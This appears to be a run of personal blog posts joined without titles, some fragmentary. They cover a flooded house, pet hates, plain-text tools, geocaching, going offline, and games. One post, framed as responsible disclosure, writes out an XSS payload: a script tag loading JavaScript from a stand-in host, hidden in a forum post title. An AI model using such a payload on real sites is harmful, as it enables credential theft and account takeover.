
It’s F-Day plus 35, and I’m spending a few hours working in the habitable part of our flood-damaged house while I’m “between” two AirBnBs.
The dog, who doesn’t normally get to come upstairs, is sitting with me on the landing. Except she also wants to keep an eye on what’s happening downstairs.
The result? Her back legs are sitting and her front legs are standing as she peers blepfully down the stairs.
People being unwilling to discuss their wild claims later using the lack of discussion as evidence of widespread acceptance.
When people balance the new toilet roll one atop the old one’s tube.3
Come on! It would have been so easy!
Shellfish. Why would you eat that!?
People assuming my interest in computers and technology means I want to talk to them about cryptocurrencies.4
Websites that nag you to install their shitty app. (I know you have an app. I’m choosing to use your website. Stop with the banners!)
People who seem to only be able to drive at one speed.5
The assumption that the fact I’m “sharing” my partner is some kind of compromise on my part; a concession; something that I’d “wish away” if I could.
(It’s very much not.)
Brexit.
Wow, that was strangely cathartic.
Footnotes
1 I have a special pet hate for websites that require JavaScript to render their images.
Like… we’d had the<img>tag since 1993! Why are you throwing it away and replacing it with something objectively slower, more-brittle, and
less-accessible?
2 Or, worse yet, claiming
that my long, random password is insecure because it contains my surname. I get that composition-based password rules, while terrible (even when they’re correctly
implemented, which they’re often not), are a moderately useful model for people to whom you’d otherwise struggle to
explain password complexity. I get that a password composed entirely of personal information about the owner is a bad idea too. But there’s a correct way to do this, and it’s not “ban
passwords with forbidden words in them”. Here’s what you should do: first, strip any forbidden words from the password: you might need to make multiple passes. Second, validate the
resulting password against your composition rules. If it fails, then yes: the password isn’t good enough. If it passes, then it doesn’t matter that forbidden words
were in it: a properly-stored and used password is never made less-secure by the addition of extra information into it!
I first found this cache last summer while cycling a circuitous route from Witney to Stanton Harcourt. I happened to be
walking the dog nearby, this morning, and so I figured I’d check up on it. The outer container continues to deteriorate and could do with some TLC, but otherwise this cache looks to be
okay.


…a visual novel on screen, where you’re working a fictional hint line, with critical information in The Compendium, a dog-eared binder full of official docs mixed with handwritten
notes from previous counselors who figured out what actually works.
So yeah. It’s a bit like… Keep Talking and Nobody Explodes, except instead of bomb defusal, you’re working on a computer game hint line in their heyday of circa 1993.
Customers call you, and you have to help them with their video game problems, ideally in accordance with company policy to try to guide the customer to their own answer
rather than telling them the solution outright. Oh, and also sometimes people call up about products that aren’t covered and you need to identify this promptly and get on to the next
caller.
Obviously you’ve already got an encyclopaedic knowledge of all the games already? No, you don’t, because before they could even start on making Hint Line
’93, the creators first needed to invent a fictional video games company, a catalogue of fictional games (including faked screenshots, history, lore, and BBS posts),
and more. But it wouldn’t matter anyway, because you get a thick manual – the compendium – of hints and tips to refer to
(also code wheels, post-its, and lots more).
The exhibit is designed to be experienced in-person, but – given that I live on the other side of the planet – I was delighted to see that the museum put a (less-tactile) version online
for visitors around the world to play.
Also: speaking as somebody with an awesome name, there are so many people with awesome names involved with this project. Mars
Buttfield-Addison and Paris Buttfield-Addison are perhaps my favourite. Excellent names.
Questionnaire - Plain Text
==========================
The Frugal Gamer recently shared[1] her answers to the questions posed by plain-text advocate Ellane
in her post "Answer These Eight Questions About Your Plain Text Files"[2], and this blog (being even
more "plain text" than either of those!) seems like an obvious place to answer those questions on my
own behalf, too. Let's give them a go!
1. When did you start using plain text?
---------------------------------------
Way back in the mid-1980s, on an Amstrad CPC microcomputer, I guess, when I started editing files of
BASIC code (and, ocassionally, text-based data with CRLF delimiters). I'd later go on to extensively
make use of plain text in various flavours of DOS on IBM-compatible PCs: for programming, of course,
but also for general notetaking and personal documents.
2. Why did you start using plain text?
--------------------------------------
At those earliest points, it was an exercise in necessity! With only 64Kb of RAM and a 4MHz CPU, the
capabilities of my first microcomputer to do anything more gaphically-sophisticated than ASCII plain
text (or a nearby derivative of it) would be a stretch! It was around this same time that I tested a
basic word processing package called TASWord, but it was VERY bare-bones: just five font faces, able
to hold up to three "pages" in memory at once, and some kind of mail merge tool... even though I had
a (dot matrix!) printer capable of rendering those fonts, it didn't really justify the effort needed
to load the software from the tape deck in the first place with a simpler, lighter editor would, for
any real purpose, suffice!
3. What do you use plain text for?
----------------------------------
This blog, for a start!
Aside from when I'm programming or taking basic notes, mostly I end up writing Markdown, these days.
Obsidian's a wonderful notetaking app, but in practice all it REALLY is is a tool for collating text
files and doing on-the-fly plain-text-to-markdown rendering. I don't really use any of its many cool
plugins for anything more-sophisticated than that.
And I'm also routinely found writing Markdown (or plain text!) for programming-adjacent jobs: commit
logs, pull requests, test instructions, and the like.
4. What keeps you using plain text?
-----------------------------------
My favourite thing about plain text is its longevity. I have notes (old emails, poems, logs from IRC
and IM clients, personal notes, even letters) that I wrote in plain text formats 30+ years ago. Even
though technology has moved on, I have absolutely no problem reading them today just as I would have
when they were first written.
5. Do you use any markup or formatting languages? If so, which ones and why?
----------------------------------------------------------------------------
My most-used markup languages are Markdown and HTML (although neither on THIS blog, obviously). Both
provide functionality that's absent from plain text while still retaining at least a part of the top
feature of plain text: its universality and longevity. Markdown's perfectly human-readable even when
you don't have an interpreter to hand already. HTML _can_ be very human-readable, too, if the author
has taken the care to make it so... and even if it isn't, it can be transformed to plain text pretty
trivially even if there isn't a Web browser to hand.
6. What are your favourite plain text tools or applications?
------------------------------------------------------------
My go-to text editor is Sublime Text (I'm using it right now). After over a decade of Emacs being my
preferred text editor, Sublime Text was what dragged me kicking and screaming into 21st century text
editing! I love that it's clean, and simple, and really fast (I tried Atom or VSCode or one of those
other "heavyweight" editors, implemented in Electron, and found it it to be unbearably slow; perhaps
faster processors have made them more-bearable, but doesn't that feel a little bit like treating the
symptom rather than solving the problem?).
Oh, and Obsidian, as previously noted. Sometimes I'll use Notepad++ on a Windows box, or Nano, Pico,
or Emacs from a command-line.
And just sometimes - more often than you might expect, I just daisychain an `echo` or a `printf` and
a `>>` and just concatenate things into a file. Sometimes that's all you need!
7. Is there one tool you can’t do without?
------------------------------------------
Nope! I've spent long enough doing plain text things with enough different tools that - perhaps with
a little mumbling and grumbling - I can adapt to whatever tools are available. Though you'll find me
grumpy if you make me work on a system without `grep` available!
8. Is there anything you can’t do with plain text?
--------------------------------------------------
I mean... ultimately, there has to be right? Sure, you can write general-purpose software using your
plain text editor, but you'll still need a compiler or interpreter to run it, and how is ITS program
code rendered? No matter what your stack is, eventually you'll find that you're running into machine
code, and - even though it can be 1:1 mapped to assembly... that's a translation, not what it IS. So
fundamentally, there's a limit to the power of plain text.
But once you're balanced atop a well-made toolchain, there's a hell of a lot you can do! Data can be
rendered as CSV, YAML, JSON or whatever. Markup can add value while retaining the human-readable joy
of a simple, plain text file. It saddens me when I see somebody type out their shopping list in e.g.
Microsoft Word or some other monster, when Notepad would have plenty sufficed (and be faster, with a
smaller file size, and increased interoperability!).
I've long loved the "Unix Philosophy" that plain text should be the default data format, rather than
any binary format, between applications. That, in itself, is a reminder of plain text's versatility!
It's the universal language of humans and machines. And it's here to stay.
D’ya know what? Back when I used to write lots of stuff on Usenet and BBSes, I got really good at manually wrapping at, say, 80 characters. Even doing full justification
by tweaking word choices or by just manually injecting spaces in the places that that produce the fewest “rivers”.
I’ve sort-of lost the knack for it. But I think I did a pretty good job with this post!
It’s F-Day plus 31 – a whole month (and a bit; thanks February) since our house filled with water and rendered us kinda-homeless.
We continue to live out of a series of AirBnB-like accommodations, flitting from place to place after a week or fortnight. I can’t overstate how much this feels like a hundred tiny
inconveniences, piling up in front of me all at once and making it hard to see “past” them.
Our current two-week stint is spent at a place that’s perfectly delightul… but it’s not home.
They’re all small potatoes compared to the bigger issue of, y’know… our house being uninhabitable. But they’re still frustrating.
I’m talking about things like discovering your spare toothbrush heads are at the “wrong” house. Or having to take extra care to plan who’s going to use which car to go to the office
because the kids and the dog need dropping off (because our lives were all optimised for our local walking and bus routes). It’s a level of cognitive load that, frankly, I could do
without.
I’m trying to look on the bright side. One particular highlight was JTA and I discovering the epic pizza restaurant inside the brewery that’s about four minutes walk from where we’re living, right now.
Meanwhile, any relief is slow to come. We’re still without a medium-term plan for somewhere to live, because even though the insurance company has pulled their finger out
and agreed to pay for say six months of rental of a place, we’re struggling to find a suitable property whose landlord is open to such a
short-term let.
When the house first flooded and friends told me that I’d be faced with manymonths of headaches, I figured this was hyperbole. Or that, somehow, with the epic
wrangling and project management skills of Ruth, JTA and I combined, that we’d be able to accelerate the process somewhat. Little did I know
that so many of the problems wouldn’t be issues of scale or complexity but of bureaucracy and other people’s timescales. Clearly,
we’re in it for the long haul.
It feels silly that we’re still in the first quarter of this 2026 and already I’m looking forward to next year and the point where we can look back and laugh, saying “ah,
remember 2026: the year of the flood?” Sigh.
A lot of attention was gained by Derek Sivers‘ post Offline 23 hours a day, the other week. I was particularly
impressed by the rebuttal by Rishi Dass:
…
Anyway, the reasoning behind this idea of disconnecting seems to be that they equate
being productive with having no internet or phone service. This implies that the tool (internet or the phone) is the problem. But is that entirely true?
They further argue that disconnection helps them create a vacuum through media silence, allowing their thoughts to expand and fill the space. While it’s understandable that you can
concentrate better when your attention is focused on one thing, there’s no reason you can’t stay online and do the work. If you’re able to work comfortably in a
library, you can do this.
…
Obviously, Derek’s approach is valid. It sounds like he’s found what works for him in terms of managing his time, life, mental energy, and the like, and that’s great! I’d be lying if I
said that I didn’t envy him at least a little: don’t we all enjoy “unplugging” sometimes?
I think Derek’s post is so appealing because it touches our nostalgia of a simpler, less-always-online time.
For a while I thought that this would be a sensation unique to folks who, like me, had their first experiences of the Internet in a very intermittent and deliberate way. In the 1990s, I
used to go on the Internet: a premeditated act that required being somewhere with a landline and the appropriate hardware, requiring that nobody was using or
intending to use the phone, booting up a computer, dialling-up to the local Internet Service Provider, and then going about what I wanted to do. At that time, it was uncommon to use the
‘net for trivial things like checking the weather or what’s on at the cinema, because picking up the local newspaper would probably be a faster way to achieve that!
Similarly, it wasn’t so-useful as a procrastination activity, because picking up a book or going for a walk was more accessible and reliable.
But this isn’t a generational thing, or at least not entirely. Gen Zs are seeing the joy in retro tech from before they were
born, which is something I’ve witnessed myself: I’m part of a couple of online communities that do quite a bit of retro-Web and other retro-tech stuff, and I’ve
been amazed at how young the demographics can skew in some of these groups! Like: there are people who were born after Facebook was founded who yearn to
recreate the kind of dial-up experience that I had, before their parents met.
(Obviously, I think this is great; I think there are great lessons to be learned from the more open, decentralised, distributed, transparent, and exploratory Internet of times gone by.
It just… initially surprised me to find so many younger folks showing such an interest in it, too.)
I still think this is nostalgia, though. Here’s why: none of us are born with unfettered and unfiltered access to the Internet. Unless they have the most hands-off parents
possible, even a child born today won’t be “always online” for the first decade or more of their life. And being a child, for most folks, is a time of safety and
wonderment: where there are other people to attend to our needs and filter our information intake and answer our questions in a protected environment. Growing up, we all have to learn
to do those things for ourselves. And in the information-saturated attention economy of the modern world, that shit is exhausting.
You don’t need to be reminiscing about dial-up to fantasise about a slower time, when pub quizzes couldn’t be cheated by a shithead in the corner unless you catch them in the act and
when your pocket computer wouldn’t beep for attention every 30 seconds because a half-remembered friend posted a holiday snap. Not having the extra cognitive load all the time is
liberating!
No wonder “going offline” seems like a luxury to people, and why Derek’s extreme approach is so intriguing! But it’s just the same as that curated holiday snap that your
friend-of-a-friend just posted to Instagram: it’s a snapshot into the best bits of somebody else’s life. It’s not reality. It’s your imagination, your
fantasy, projected onto somebody else’s solution. “This works for them,” you say to yourself, “It must work for me, too!”
Maybe it would! And I hope that a few people feel empowered by Derek’s post to fulfil their dream and go live in the woods. Good for them!
But Rishi’s rebuttal brings us a sense of balance. For most people, it’s not necessary to go live in the woods to “go offline”. If you really want to,
just… go offline. The power’s in your hands.
if you don’t want to be distracted by social media and games, close those accounts and take those apps off your device
if you don’t want to be interrupted by notifications, switch them off and check your inputs on your own schedule
if you don’t want to be online at all, set airplane mode or disconnect from the WiFi, and narrow your focus onto that book, board game, film, conversation, or daydream
if you don’t trust yourself not to be tempted to backslide… well, that’s a bigger problem of self-control that you need to work on, but in the meantime, try and experiment: leave
your device behind and take a walk!
I get wanting to disconnect. I have my own controls in place, too, and they’re great for my mental health. But my approach, Derek’s approach, anybody’s
approach… don’t have to be your approach.
Start the journey by working out what parts of the always-online world aren’t serving you. What things are more of a psychological drain than a boost? What’s bad for your mental
wellbeing on the whole (not just in the moment)? What habits would you like to kick? What excuses are you using to keep them?
Then, work out what you can do about them. Seek assistance if you need it; you might not have all the solutions. But beware the seductive approach of taking what works
for somebody else and trying to fit yourself to their mould.
Sure: maybe you need to go live in the woods with Derek. But make that choice because it solves your problems, not because it solves his!
Coming across from Finstock via R’n’R #9 (we’re absolutely doing this series in the wrong order!), the geokid, geopup and I made a poor choice by hugging the tree line rather than
cutting out of the field and coming up the road: it was super muddy in the field at the points at which the footpath runs nearest to this cache, and we struggled to get through a
particularly large puddle.
We initially made an effort to get “behind” the bush but eventually discovered we didn’t need to: the cache (whose nature we’d eventually managed to guess from the name) was accessible
– with a bit of a stretch – from near the roadside.
And, in accordance with the theme, we’ve got a verse for you:
🎶 I used to wonder what caching could be,
🎶 Until you all shared this series with me.
🎶 Big adventure, tons of fun.
🎶 A beautiful cache; now it’s signed and done!
The younger geokid and I had a plan, this morning, to drive out from our temporary (post-flood) accommodation in New Yatt, park at St. Peter’s in Wilcote, and then walk the dog around
the area between Wilcote and Ramsden while we collect a few more caches from this excellent series.
Unfortunately our plans were scuppered early on when we discovered that a Scouts troop had completely occupied all possible parking spaces in Wilcote, and a platoon of children,
supervised by some tired-looking adults, were beginning a walk around what looked likely to be the exact same routes we were planning.
So we came at it from the other angle. Driving around to Finstock, we parked near The Plough and came across the network of footpaths from the other end.

By the time we were at the corner of this field the kid and dog were enjoying running around in the Spring sunshine, and once we got to the GZ the cache itself was a quick and easy
find… although the kid did take the time to stop and make a crude joke about the rabbit’s bum being corked!
My recent post How an RM Nimbus Taught Me a Hacker Mentality kickstarted several conversations, and I’ve enjoyed talking to people about the “hacker
mindset” (and about old school computers!) ever since.1
Thinking “like a hacker” involves a certain level of curiosity and creativity with technology. And there’s a huge overlap between that outlook and the attitude required to
be a security engineer.
By way of example: I wrote a post for a Web forum2

recently. A feature of this particular forum is that (a) it has a chat room, and (b) new posts are “announced” to the chat room.
It’s a cute and useful feature that the chat room provides instant links to new topics.
The title of my latest post contained a HTML tag (because that’s what the post was talking about). But when the post got “announced” to the chat room… the HTML tag seemed to have
disappeared!
And this is where “hacker curiosity” causes a person to diverge from the norm. A normal person would probably just say to themselves “huh, I guess the chat room doesn’t show HTML
elements in the subjects of posts it announces” and get on with their lives. But somebody with a curiosity for the technical, like me, finds themselves wondering exactly
what went wrong.

It took only a couple of seconds with my browser’s debug tools to discover that my HTML tag… had actually been rendered to the page! That’s not good: it means that, potentially, the
combination of the post title and the shoutbox announcer might be a vector for an XSS attack. If I wrote a post with a title of, say, <script
src="//example.com/some-file.js"></script>Benign title, then the chat room would appear to announce that I’d written a post called “Benign title”, but anybody viewing it
in the chat room would execute my JavaScript payload3.
I reached out to an administrator to let them know. Later, I delivered a proof-of-concept: to keep it simple, I just injected an <img> tag into a post title and, sure
enough, the image appeared right there in the chat room.
Injecting an 88×31 seemed like a less-disruptive proof-of-concept than, y’know, alert('xss'); or something!
This didn’t start out with me doing penetration testing on the site. I wasn’t looking to find a security vulnerability. But I spotted something strange, asked
“what can I make it do?”, and exercised my curiosity.
Even when I’m doing something more-formally, and poking every edge of a system to try to find where its weak points are… the same curiosity still sometimes pays dividends.
And that’s why you need that mindset in your security engineers. Curiosity, imagination, and the willingness to ask “what can I make it do?”. Because if you don’t find the loopholes,
the bad guys will.
Footnotes
1 It even got as far as the school run, where I ended up chatting to another parent about
the post while our kids waited to be let into the classroom!
2 Remember forums? They’re still around, and – if you find one with the right group of
people – they’re still delightful. They represent the slower, smaller communities of a simpler Web: they’re not like Reddit or Facebook where the algorithm will always find something
more to “feed” you; instead they can be a place where you can make real human connections online, so long as you can deprogram yourself of your need to have an endless-scroll of
content and you’re willing to create as well as consume!
3 This, in turn, could “act as” them on the forum, e.g. attempting to steal their
credentials or to make them post messages they didn’t intend to, for example: or, if they were an administrator, taking more-significant actions!
Where could I possibly start this list if not with eccentric games-as-art proponent Pippin Barr. Created in 2016, It is as if you were
playing chess is an interactive experience that encourages you to mimic the physical movements of playing a digital chess game, without actually ever looking at a chessboard.

It’s a 67-second portrait video featuring four partially-dressed young men somewhere in what looks like Tyneside. Two of them kiss before one of the pair swigs from a spirits bottle and
takes a drag from a cigarette, throwing both onto the floor afterwards3.
Finally, the least-dressed young man (seemingly with the consent of all involved) repeatedly strikes the drinker/smoker with a folding chair.
It’s… quite something.
Unless you watch the video and then play the game, it’s hard to explain quite how faithful a recreation it is… and yet it also permits you to subvert the story, by
changing the order of events, how passionately the lads kiss, how much alcohol is consumed (or spilled), how long to drag on the cigarette, or the level of aggression in the chair
strikes. Also, there’s an easter egg if you manage to beat the victim enough…
In his blog post Hard Lads as an important failure, the game’s creator
Robert Yang describes it as “neorealist fumblecore”, and goes into wonderful detail about the artistic choices he made in creating it. The game is surreal, queer, and an absolute
masterpiece.
Let’s sidestep a moment out of video games and take a look at a book.
Top Ten Games You Can Play In Your Head By Yourself, edited by Sam Gorski (founder of Corridor Digital) and D. F. Lovett and based on an original series of gamebooks written pseudonymously by “J. Theophrastus Bartholomew”, initially looks like exactly what it
claims to be. That is, a selective reprint of a very-1980s-looking series of solo roleplaying game prompts.
Except that’s clearly a lie. There’s no evidence that J. Theophrastus Bartholomew exists as an author (even used as a pen name), nor do any of the fourteen books credited to him in the
foreword. The alleged author only as a framing device by the actual authors: the “editors”.
Seriously, what even is this book?
Superficially, the book presents a series of ten… “prompts”, I suppose. It’s like reading the rules of a Choose Your Own Adventure gamebook, or else the flavour and background in
an Advanced Dungeons & Dragons module.
Each prompt sets up a premise and describes it as if it would later integrate with a ruleset… but no ruleset is forthcoming. Instead, completing the story and also how
to go about completing the story is left entirely up to the reader.
It’s disarming, like if a recipe book consisted of a list of dishes and cuisines, a little about the history and culture of each… and no instructions on how to make it.
But what’s most-weird about the book (and there’s plenty more besides) are the cross-references between the chapters4.
Characters from one adventure turn up in another. Interstitial “Shadows and Treasures” chapters encourage you to reflect upon previous adventures and foreshadow those that follow.
There’s more on its RPGGeek page (whose existence surprised me!), along with a blog post by Lovett. They’re doing a horror-themed sequel, which I
don’t feel the need to purchase, but I’d got to say from what I’ve seen so far that they’ve once-again really nailed the aesthetic.
I have no idea who the book is “for”, but it’s proven surprisingly popular in some circles.

What is Mackerelmedia Fish? I’ve had a thorough and pretty complete experience of it, now, and I’m still not sure. It’s one or more (or
none) of these, for sure, maybe:
A point-and-click, text-based, or hypertext adventure?
A statement about the fragility of proprietary technologies on the Internet?
An ARG set in a parallel universe in which the 1990s never ended?
A series of surrealist art pieces connected by a loose narrative?
…
What I can tell you with confident is what playing feels like. And what it feels like is the moment when you’ve gotten bored waiting for page 20 of Argon Zark to finish appear so you decide to reread your already-downloaded copy of the 1997 a.r.k bestof book, and for a moment you think to yourself: “Whoah; this must be what living in the
future feels like!”
…
Mackerelmedia Fish is a mess of half-baked puns, retro graphics, outdated browsing paradigms and broken links. And that’s just part of what makes it great.
Historical fact: escaped fish was one of the primary reasons for websites failing in 1996.
Just because I wrote about it before doesn’t mean that you shouldn’t play it now, especially if you missed out on it during the insanity of Lockdown
1.0.
As an amateur beekeeper, semi-professional game designer, and generally pedantic person, I decided to play all the games I could find on the subject and rate them
according to their “realism”. The rating goes from one (⬢⬡⬡⬡⬡) to five (⬢⬢⬢⬢⬢) honeycomb cells.
I intentionally avoided all the games in which bees are completely anthropomorphized or function like a spaceship, and games in which bees play a secondary role. I did include short
and semi-abstract games when they referenced the bees actual behavior. Realism is not a matter of visual definition or sheer procedural complexity. In my view, even a tiny game can
capture something compelling about this fascinating insect.
Ha-bee-tat is one of only four games to which Paolo awards a full five honeycombs. And Paolo is picky, so that’s high praise indeed for the realism of this game,
which is – get this – also surprisingly educational on the subject of different species of bee! Neat!
This Twine-based adventure was released for my last Halloween at the Bodleian, based mostly upon the work of my then-colleague Brendon Connelly. We were aiming for something slightly unnerving, slightly Lovecraftian… and very Bodleian Libraries.
The Bodleian’s Comms team and I came up with all kinds of imaginative and unusual ways to engage with the wider world, of which this was just one.
Obviously I’ve written about it before, but if I can just take a moment to explain what we were going for, which didn’t come out in any of
the IFDB reviews or anything:
The story is cyclical: the protagonist keeps waking up, completely alone, in a seemingly abandoned world, having nodded off half way through The Shadow Out of Time in a Bodleian reading room. As they explore the eerie and empty world5, the protagonist catches vague
glimpses of another figure moving around the space as well, always just out of reach in the distance or beyond a window. There are even hints that this other person has been following
them: a book left open can be found closed again, or vice-versa, for example.
Eventually, exhausted, the character needs to rest, waking up again6 in order to continue their explorations, and it gradually becomes apparent that they are the ghost
that haunts the library. The shadows they’re witnessing are echoes of their past and future self, playing through the permutations of the game as they remain trapped in an endless and
futile chase with their own tail.
When I first wrote about this video, I remarked that it was sad that it was under-loved, attracting only a few hundred views on YouTube and only a
couple of dozen “thumbs up”. Six years on… I’m sad to say it’s not done much better for popularity, with low-thousands of views and, like, six-dozen “thumbs up”. Possibly
this (lack of) reaction is (part of the reason) why its creator Yaz Minsky has kind-of gone quiet online these last few years.
I always thought that this staircase looked like something out of an early Zelda game. Now it can sound like it too.
So what it is?
Well, you know how you’ve probably never seen Metropolis with a musical score quite like the one
composer Gottfried Huppertz intended? Well this… doesn’t solve that problem. Instead it re-scores the film with video game
soundtracks from the likes of Metroid, Castlevania, Zelda, Mega Man, Final Fantasy, Doom,Kirby, and
F-Zero, among others.
And it… works. It still deserves more love, so if you’ve got a spare couple of hours, put it on!

